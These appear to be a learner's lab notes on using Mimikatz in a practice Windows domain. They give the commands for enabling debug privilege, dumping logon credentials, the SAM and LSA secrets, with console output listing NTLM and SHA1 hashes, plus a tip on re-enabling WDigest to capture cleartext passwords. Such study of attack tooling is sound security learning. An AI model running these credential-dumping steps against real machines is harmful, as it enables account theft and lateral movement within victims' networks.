

# MIMIKATZ

## MIMIKATZ



### What is Mimikatz?:

- Tool used to view and steal credentials, generate Kerberos tickets, and leverage attacks
- Dumps credentials stored in memory.
- Just a few attacks: Credential Dumping, Pass-the-Hash, Over-Pass-the-Hash, Pass-the-Ticket, Golden Ticket, Silver Ticket

**ALLOW US TO DUMP DATA AND HASHES. (ONLY WORK IF WE HAD ALREADY COMPROMISED A MACHINE)**

### EXAMPLE:

*RUN MIMIKATZ ON THE TARGET MACHINE*

```
C:\Users\fcastle\Downloads\mimikatz_trunk\x64>mimikatz.exe

.#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
.## ^ ##.   "A La Vie, A L'Amour" - (oe.eo)
## / \ ##   /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v '##   Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > https://pingcastle.com / https://mysmartlogon.com ***/
```

**RUN PRIVILEGE::DEBUG(IMPORTANT)**

IF WE DON'T HAVE THE PRIVILEGE DEBUG ON, WE WOULDNT BE ABLE TO BYPASS THE MEMORY PROTECTION

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz #
```

COMMAND: SEKURLSA::LOGONPASSWORDS. YOU CAN SEE THE USERNAME AND THE HASHES AS LONG AS ANY USER THAT HAS LOGIN SINCE THE LAST REBOOT THAT STORED HERE IN THE MEMORY

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 231402 (00000000:000387ea)
Session           : Interactive from 1
User Name         : fcastle
Domain           : MARVEL
Logon Server      : HYDRA-DC
Logon Time        : 8/22/2022 1:51:40 PM
SID               : S-1-5-21-3403182411-459653420-1660587703-1103

msv :
[00000003] Primary
* Username : fcastle
* Domain   : MARVEL
* NTLM     : 64f12cddaa88057e06a81b54e73b949b
* SHA1     : cba4e545b7ec918129725154b29f055e4cd5aea8
* DPAPI    : 8a47e170a75d1134c7e619c91da74726

tspkg :
wdigest :
```

WDIGEST IS A FEATURE OF WINDOW THAT SHOW THE PASSWORD IN CLEARTEX. IT WAS DISABLED ON WINDOW 8 ABOVE BUT WE CAN ENABLE IT ON BY MIMIKATZ AND WAIT FOR SOMEBODY LOG ON THE COMPUTER (LOG OFF AND LOG IN AGAIN).

```
msv :
tspkg :
wdigest :
* Username : HYDRA-DC$
* Domain   : MARVEL
* Password : (null)

kerberos :
* Username : hydra-dc$
* Domain   : MARVEL.LOCAL
* Password : (null)

ssp :
credman :
```

IT ALSO CAN DUMP SAM

```
mimikatz # lsadump::sam
Domain : THEPUNISHER
SysKey : 8dcfea11c2a58b20a3799ec20b927d77
ERROR kull_m_registry_OpenAndQueryWithAlloc ; kull_m_registry_RegOpenKeyEx KO
ERROR kuhl_m_lsadump_getUsersAndSamKey ; kull_m_registry_RegOpenKeyEx SAM Accounts (0x00000005)

mimikatz # lsadump::sam /patch
Domain : THEPUNISHER
SysKey : 8dcfea11c2a58b20a3799ec20b927d77
ERROR kull_m_registry_OpenAndQueryWithAlloc ; kull_m_registry_RegOpenKeyEx KO
ERROR kuhl_m_lsadump_getUsersAndSamKey ; kull_m_registry_RegOpenKeyEx SAM Accounts (0x00000005)


mimikatz #
```

LSADUMP::LSA /PATCH

U CAN DO WITH OUT THE /PATCH. THE /PATCH ALLOWS US TO ACTUALLY GET INTO THE INFORMATION

LSA IS LOCAL SECURITY AUTHORITIES. IT IS A PROTECTED SUBSYSTEM IN WINDOWS AUTHENTICATION AND IT AUTHENTICATE AND CREATE LOGS ON SESSIONS TO THE LOCAL COMPUTER.

```
mimikatz # lsadump::lsa /patch_
```



```
mimikatz 2.2.0 x64 (oe.eo)

RID : 00000452 (1106)
User : SQLService
LM :
NTLM : f4ab68f27303bcb4024650d8fc5f973a

RID : 00000457 (1111)
User : NFSGuFsMX1
LM :
NTLM : e5cb24ea1e6b72ff7767d1e359d62cd0

RID : 00000458 (1112)
User : w1zuqNKcv8
LM :
NTLM : 257cd0ec9c282ec42faa42df2dbb3240

RID : 000003e8 (1000)
User : HYDRA-DC$
LM :
NTLM : 1812b77bb7c27523cbd8587417be5c15

RID : 00000453 (1107)
User : THEPUNISHER$
LM :
NTLM : e57c5d406032f8ee5a09c565c22a6cb3

RID : 00000454 (1108)
User : SPIDERMAN$
LM :
NTLM : 0e5446dae4a221d307a20d2c47ae7fbf
```